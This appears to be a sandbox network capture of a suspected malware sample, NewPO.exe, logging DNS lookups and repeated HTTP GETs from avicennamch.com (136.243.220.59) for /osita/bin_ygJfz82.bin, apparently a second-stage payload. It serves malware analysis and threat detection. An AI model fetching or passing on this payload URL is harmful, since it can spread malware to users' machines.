May 11, 2021 14:02:40.662190914 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662206888 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662210941 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.662282944 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.662478924 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662496090 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662508011 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662525892 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662542105 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662552118 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.662559032 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662575006 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662595034 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662599087 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.662611961 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662627935 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662631989 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.662672043 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.662703991 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733324051 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733361006 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733378887 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733409882 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733422995 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733428001 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733443022 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733460903 CEST	443	49765	136.243.220.59	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2021 14:02:40.733464956 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733479977 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733496904 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733513117 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733527899 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733536959 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733545065 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733561039 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733565092 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733577013 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733589888 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733592987 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733607054 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733623028 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733629942 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733639002 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733654976 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733658075 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733668089 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733684063 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733684063 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733695984 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733715057 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733726978 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733731985 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733747005 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.733751059 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.733778000 CEST	49765	443	192.168.2.4	136.243.220.59

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2021 14:00:37.081784010 CEST	59123	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:37.133352041 CEST	53	59123	8.8.8.8	192.168.2.4
May 11, 2021 14:00:38.638864994 CEST	54531	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:38.697953939 CEST	53	54531	8.8.8.8	192.168.2.4
May 11, 2021 14:00:38.900281906 CEST	49714	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:38.949104071 CEST	53	49714	8.8.8.8	192.168.2.4
May 11, 2021 14:00:40.259315968 CEST	58028	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:40.318461895 CEST	53	58028	8.8.8.8	192.168.2.4
May 11, 2021 14:00:41.163773060 CEST	53097	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:41.212543964 CEST	53	53097	8.8.8.8	192.168.2.4
May 11, 2021 14:00:42.649270058 CEST	49257	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:42.700776100 CEST	53	49257	8.8.8.8	192.168.2.4
May 11, 2021 14:00:43.874295950 CEST	62389	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:43.926654100 CEST	53	62389	8.8.8.8	192.168.2.4
May 11, 2021 14:00:45.716795921 CEST	49910	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:45.768399000 CEST	53	49910	8.8.8.8	192.168.2.4
May 11, 2021 14:00:46.838300943 CEST	55854	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:46.889925003 CEST	53	55854	8.8.8.8	192.168.2.4
May 11, 2021 14:00:48.291795969 CEST	64549	53	192.168.2.4	8.8.8.8
May 11, 2021 14:00:48.343457937 CEST	53	64549	8.8.8.8	192.168.2.4
May 11, 2021 14:01:07.056642056 CEST	63153	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:07.109478951 CEST	53	63153	8.8.8.8	192.168.2.4
May 11, 2021 14:01:08.073002100 CEST	52991	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:08.121879101 CEST	53	52991	8.8.8.8	192.168.2.4
May 11, 2021 14:01:09.285453081 CEST	53700	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:09.334151983 CEST	53	53700	8.8.8.8	192.168.2.4
May 11, 2021 14:01:10.151676893 CEST	51726	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:10.201766014 CEST	53	51726	8.8.8.8	192.168.2.4
May 11, 2021 14:01:10.271625996 CEST	56794	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:10.335701942 CEST	53	56794	8.8.8.8	192.168.2.4
May 11, 2021 14:01:11.115482092 CEST	56534	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:11.171792030 CEST	53	56534	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2021 14:01:12.736295938 CEST	56627	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:12.784992933 CEST	53	56627	8.8.8.8	192.168.2.4
May 11, 2021 14:01:13.994450092 CEST	56621	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:14.051794052 CEST	53	56621	8.8.8.8	192.168.2.4
May 11, 2021 14:01:15.135827065 CEST	63116	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:15.187649965 CEST	53	63116	8.8.8.8	192.168.2.4
May 11, 2021 14:01:20.871428967 CEST	64078	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:20.920895100 CEST	53	64078	8.8.8.8	192.168.2.4
May 11, 2021 14:01:22.049288988 CEST	64801	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:22.098690987 CEST	53	64801	8.8.8.8	192.168.2.4
May 11, 2021 14:01:24.851028919 CEST	61721	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:24.909538031 CEST	53	61721	8.8.8.8	192.168.2.4
May 11, 2021 14:01:31.625405073 CEST	51255	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:31.685920954 CEST	53	51255	8.8.8.8	192.168.2.4
May 11, 2021 14:01:56.191246986 CEST	61522	53	192.168.2.4	8.8.8.8
May 11, 2021 14:01:56.255063057 CEST	53	61522	8.8.8.8	192.168.2.4
May 11, 2021 14:02:01.731971025 CEST	52337	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:01.792517900 CEST	53	52337	8.8.8.8	192.168.2.4
May 11, 2021 14:02:02.570552111 CEST	55046	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:02.619285107 CEST	53	55046	8.8.8.8	192.168.2.4
May 11, 2021 14:02:03.509622097 CEST	49612	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:03.566529989 CEST	53	49612	8.8.8.8	192.168.2.4
May 11, 2021 14:02:03.999418020 CEST	49285	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:04.048290014 CEST	53	49285	8.8.8.8	192.168.2.4
May 11, 2021 14:02:04.698570967 CEST	50601	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:04.747345924 CEST	53	50601	8.8.8.8	192.168.2.4
May 11, 2021 14:02:05.432960987 CEST	60875	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:05.495618105 CEST	53	60875	8.8.8.8	192.168.2.4
May 11, 2021 14:02:06.017704010 CEST	56448	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:06.178953886 CEST	53	56448	8.8.8.8	192.168.2.4
May 11, 2021 14:02:07.325797081 CEST	59172	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:07.461311102 CEST	53	59172	8.8.8.8	192.168.2.4
May 11, 2021 14:02:08.337394953 CEST	62420	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:08.397505045 CEST	53	62420	8.8.8.8	192.168.2.4
May 11, 2021 14:02:09.033428907 CEST	60579	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:09.134161949 CEST	53	60579	8.8.8.8	192.168.2.4
May 11, 2021 14:02:09.853605032 CEST	50183	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:09.913779020 CEST	53	50183	8.8.8.8	192.168.2.4
May 11, 2021 14:02:30.645414114 CEST	61531	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:30.694190979 CEST	53	61531	8.8.8.8	192.168.2.4
May 11, 2021 14:02:33.691895962 CEST	49228	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:33.765214920 CEST	53	49228	8.8.8.8	192.168.2.4
May 11, 2021 14:02:36.638278961 CEST	59794	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:36.708434105 CEST	53	59794	8.8.8.8	192.168.2.4
May 11, 2021 14:02:38.790476084 CEST	55916	53	192.168.2.4	8.8.8.8
May 11, 2021 14:02:38.877233982 CEST	53	55916	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 11, 2021 14:02:38.790476084 CEST	192.168.2.4	8.8.8.8	0x3aeb	Standard query (0)	avicennamch.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 11, 2021 14:02:38.877233982 CEST	8.8.8.8	192.168.2.4	0x3aeb	No error (0)	avicennamch.com		136.243.220.59	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- avicennamch.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49764	136.243.220.59	80	C:\Users\user\Desktop\NewPO.exe

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:02:38.975783110 CEST	7144	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:39.559333086 CEST	7148	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:39 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:40.843426943 CEST	7243	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:41.403718948 CEST	7243	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:40 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:42.296632051 CEST	7319	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:42.835222960 CEST	7320	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:42 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:43.688587904 CEST	7396	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:44.233208895 CEST	7396	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:43 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:45.093619108 CEST	7474	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:45.643275976 CEST	7474	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:45 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:46.596085072 CEST	7550	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:02:47.137923956 CEST	7550	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:46 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:48.031953096 CEST	7627	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:48.581952095 CEST	7627	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:48 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:49.563762903 CEST	7704	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:50.121766090 CEST	7704	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:49 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:51.000540018 CEST	7781	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:51.576663017 CEST	7781	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:51 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:52.453692913 CEST	7857	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:52.992763996 CEST	7858	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:52 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:53.922744036 CEST	7935	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:54.664397001 CEST	7935	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:53 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:55.579246044 CEST	8012	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:02:56.142584085 CEST	8012	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:55 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:57.172707081 CEST	8088	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:57.738956928 CEST	8088	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:57 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:02:58.657743931 CEST	8165	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:02:59.210799932 CEST	8166	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:02:58 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:00.094716072 CEST	8242	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:00.626313925 CEST	8243	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:00 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:01.657938957 CEST	8319	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:02.243979931 CEST	8320	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:01 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:03.095273972 CEST	8397	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:03.649492979 CEST	8397	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:03 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:04.533756018 CEST	8473	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:03:05.063960075 CEST	8473	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:04 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:05.954613924 CEST	8550	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:06.499663115 CEST	8551	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:05 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:07.424957991 CEST	8628	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:08.016978979 CEST	8628	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:07 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:08.970968962 CEST	8706	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:09.585134029 CEST	8706	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:09 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:10.440140009 CEST	8783	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:11.023025990 CEST	8784	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:10 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:12.017676115 CEST	8861	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:12.557931900 CEST	8862	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:12 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:13.518129110 CEST	8938	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:03:14.090298891 CEST	8938	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:13 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:15.538902998 CEST	9015	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:16.145585060 CEST	9015	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:15 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:17.175231934 CEST	9091	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:17.761703968 CEST	9092	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:17 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:18.627703905 CEST	9168	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
